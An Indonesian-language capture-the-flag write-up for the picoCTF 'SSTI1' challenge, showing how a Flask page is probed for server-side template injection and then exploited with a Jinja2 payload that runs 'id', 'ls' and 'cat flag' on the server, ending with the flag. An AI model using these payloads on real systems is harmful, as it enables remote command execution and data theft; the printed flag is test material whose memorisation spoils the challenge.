


Diberikan sebuah soal SSTI1 dengan Hint yaitu Server Side Template Injection. Kita masuk ke dalam url yang diarahkan.


Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: Ok

Terdapat tampilan sederhanan dengan 1 input. Kita coba buka referensi SSTI Payloud pada link berikut :

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection



Melalui ekstensi Wappalyzer di chrome, ktia bisa melihat teknologi yang digunakan oleh URL yang diberikan yang menunjukkan penggunaan web framework berupa flask dan bahasa pemrogramman Python.

Jika kita lihat referensi link SSTI di atas, kita akan melihat sepert ini :

Common tags to test for SSTI with code evaluation:

```
{{ ... }}
${ ... }
#{ ... }
<%= ... %>
{ ... }
{{= ... }}
{= ... }
\n= ... \n
*{ ... }
@{ ... }
@( ... )
```


Rendered SSTI can be checked by using mathematical expressions inside the tags:

```
7 * 7
```

Ini adalah common tags untuk test SSTI. Kita bisa coba pakai {{9*9}} untuk dimasukkan ke dalam form web page soal.

81

Dan ternyata dieksekusi oleh server menghasilkan angka 81. Hal ini menunjukkan bahwa memang benar teknologi yang digunakan adalah bahasa python. Jika kita lihat lagi pada referensi SSTI, kita akan melihat :



Jadi kita memutuskan untuk mencari Jinja2 Payload di browser dan mendapatkan link berikut :

https://github.com/dgtlmoon/changedetection.io/security/advisories/GHSA-4r7v-whpg-8rx3

Ketika kita scroll, kita menemukan payload berupa :

{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}

lalu kita coba masukkan ke dalam form dan menghasilkan output :

uid=0(root) gid=0(root) groups=0(root)

Dan benar, payload tersebut mengeluarkan output seperti di atas, kami coba buka lagi dengan referensi lain seperti :

{{ self.__init__.__globals__.__builtins__.__import__('os').popen('ls').read() }}

dan menemukan output berikut :

__pycache__ app.py flag requirements.txt

Kita bisa lihat terdapat 3 file di dalamnya. dan kamu curiga pada file flag lalu memutuskan untuk membukanya dengan flag cat.

{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat flag').read() }}

dan menghasilkan output flag berikut :

picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_bcf73b04}